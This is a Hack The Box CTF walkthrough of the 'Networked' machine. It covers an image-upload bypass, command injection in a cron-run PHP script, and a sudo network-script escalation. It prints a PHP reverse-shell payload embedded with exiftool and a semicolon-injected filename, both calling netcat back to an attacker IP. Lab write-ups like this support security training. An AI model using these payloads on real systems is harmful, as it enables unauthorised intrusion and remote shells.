Hack The Box
Hack The Box: Networked Walkthrough
Networked uses an upload flaw for initial access and writable privileged scripts for root.

Recon & Enumeration

Use nmap to full scan for open ports and services:

Visit the target at port 80.
Check the page source.


It indicates an upload and gallery places. To scan for hidden files or directories, we can initiate a directory busting with Dirsearch.
Visit upload.php.

It confirms to us that there is a place to upload files, we can check photos.php.

It shows that it is like a place for the uploaded photos, we can visit backup directory.

Download and extract the archive file "backup.tar."

The archive file looks like the source code for the site.
Review the content of upload.php.
└─$ cat upload.php <?phprequire '/var/www/html/lib.php';define("UPLOAD_DIR", "/var/www/html/uploads/");if( isset($_POST['submit']) ) { if (!empty($_FILES["myFile"])) { $myFile = $_FILES["myFile"]; if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) { echo '<pre>Invalid image file.</pre>'; displayform(); } if ($myFile["error"] !== UPLOAD_ERR_OK) { echo "<p>An error occurred.</p>"; displayform(); exit; } //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"]; list ($foo,$ext) = getnameUpload($myFile["name"]); $validext = array('.jpg', '.png', '.gif', '.jpeg'); $valid = false; foreach ($validext as $vext) { if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) { $valid = true; } } if (!($valid)) { echo "<p>Invalid image file</p>"; displayform(); exit; } $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext; $success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name); if (!$success) { echo "<p>Unable to save file.</p>"; exit; } echo "<p>file uploaded, refresh gallery</p>"; // set proper permissions on the new file chmod(UPLOAD_DIR . $name, 0644); }} else { displayform();}?>The upload functionlity at upload.php permits only images with the file extensions '.jpg', '.png', '.gif', '.jpeg', and a size not exceeding 60000 bytes.
I intend to upload the machine card information image after reducing its size to below 60000 bytes, and injecting a reverse shell payload using "exiftool" and then embedding a php extension.
exiftool -DocumentName='<?php system("nc 10.10.14.8 4343 -e /bin/sh"); ?>' shell.jpg


Next, we start a listener accordingly.

Upload the image shell.php.jpg.
We access photos.php.

Once photos.php is loaded, we can see that we get a connection on our listener.

Review around.

Notably, the file "/home/guly/check_attack.php" is executed every 3 minutes according to "crontab.guly."
Review "/home/guly/check_attack.php".
sh-4.2$ cat check_attack.phpcat check_attack.php<?phprequire '/var/www/html/lib.php';$path = '/var/www/html/uploads/';$logpath = '/tmp/attack.log';$to = 'guly';$msg= '';$headers = "X-Mailer: check_attack.php\r\n";$files = array();$files = preg_grep('/^([^.])/', scandir($path));foreach ($files as $key => $value) { $msg=''; if ($value == 'index.html') { continue; } #echo "-------------\n"; #print "check: $value\n"; list ($name,$ext) = getnameCheck($value); $check = check_ip($name,$value); if (!($check[0])) { echo "attack!\n"; # todo: attach file file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX); exec("rm -f $logpath"); exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &"); echo "rm -f $path$value\n"; mail($to, $msg, $msg, $headers, "-F$value"); }}?>The highlighted line: exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &"); raises immediate concern due to its lack of filtering, making it susceptible to command injection. The variables $path and $value represent the uploads directory path and the potentially malicious file's name, respectively.
By crafting a payload file in the /var/www/html/uploads directory with a name starting with a semicolon (;), we can execute arbitrary commands, including a reverse shell command.
First start a listener.

We inject the command "; nc 10.10.14.8 4343 -c bash".

On our listener.

We get a shell as guly user profile.
List the privileges granted to the user.

Guly can run "/usr/local/sbin/changename.sh" sudoed without a password.
Review "/usr/local/sbin/changename.sh".
[guly@networked ~]$ ls -lah /usr/local/sbin/changename.shls -lah /usr/local/sbin/changename.sh-rwxr-xr-x 1 root root 422 Jul  8  2019 /usr/local/sbin/changename.sh
[guly@networked ~]$ cat /usr/local/sbin/changename.shcat /usr/local/sbin/changename.sh#!/bin/bash -pcat > /etc/sysconfig/network-scripts/ifcfg-guly << EoFDEVICE=guly0ONBOOT=noNM_CONTROLLED=noEoFregexp="^[a-zA-Z0-9_\ /-]+$"for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do        echo "interface $var:"        read x        while [[ ! $x =~ $regexp ]]; do                echo "wrong input, try again"                echo "interface $var:"                read x        done        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-gulydone  /sbin/ifup guly0
The script enables a network inteface and start asking the user for the name, proxy_method, browser_only, and bootproto of the interface.
As you can find in the link here opens in a new tab, A vulnerability impacting the network-scripts service in CentOS allows unauthorized execution of Bash commands as root when spaces are added to certain attributes.

We will run the script and put a phrase followed by bash shell command in an intention to get a root bash shell.